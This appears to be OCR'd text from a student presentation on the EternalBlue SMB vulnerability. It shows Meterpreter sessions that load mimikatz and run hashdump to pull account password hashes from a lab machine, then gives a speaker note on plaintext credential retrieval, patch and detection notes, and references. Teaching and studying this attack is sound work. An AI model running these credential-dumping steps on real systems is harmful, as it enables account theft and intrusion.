






Mimikatz

```
meterpreter > load mimikatz
[!] The "mimikatz" extension has been replaced by "kiwi". Please use this in future.
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter >
```





```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Hack-Me-1:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

Speaker notes

- cred_all retrieves credentials IN PLAINTEXT from memory

Wireshark Dump



Speaker notes

- Note the sequence of smb requests corresponding to previous slide (Unchecked Packages & Heap Spraying): [46-64, some other in between and then 172 which breaks it and frees memory]

How to fix it

- MS2017-010: The most important patch - ever!
- Fix the Typecast from short to int
- Windows implemented ASLR (Randomized memory allocation) of HAL on Windows 10
- During exploitation EternalBlue is hard to detect, DoublePulsar works in memory only (no files)
- The unusual traffic on SMB with packets giving errors and SMB PID's used were identified and set up for detection by IDS

References

- CVE website. https://nvd.nist.gov/vuln/detail/cve-2017-0144
- Darknet Diaries episode 53: https://darknetdiaries.com/transcript/53/
- EternalBlue – Everything There Is To Know (2017)https://research.checkpoint.com/2017/eternalblue-everything-know/
- Zao et.al. Working Mechanism of Eternalblue and Its Application in Ransomworm Cyberspace Safety and Security, 2022, Springer International Publishing
- DefCon26-zerosum0x0-Demystifying MS17 010 Reverse Engineering the ETERNAL Exploits https://youtu.be/9gF3gclIl-c?feature=shared
- h3xduck Write up on EternalBlue https://h3xduck.github.io/vulns/2021/08/22/eternalblue-part8.html

This presentation:

- Deployed on github pages here:https://kjwesthoff.github.io/MICS204-Report1-CVS-2017-1044-slides/
- Code on github here:https://github.com/KJWesthoff/MICS204-Report1-CVS-2017-1044-slides.git
- MICS-204 Report here: https://github.com/KJWesthoff/MICS204-Report1-CVS-2017-1044/blob/main/CVS-2017-0144%20.pdf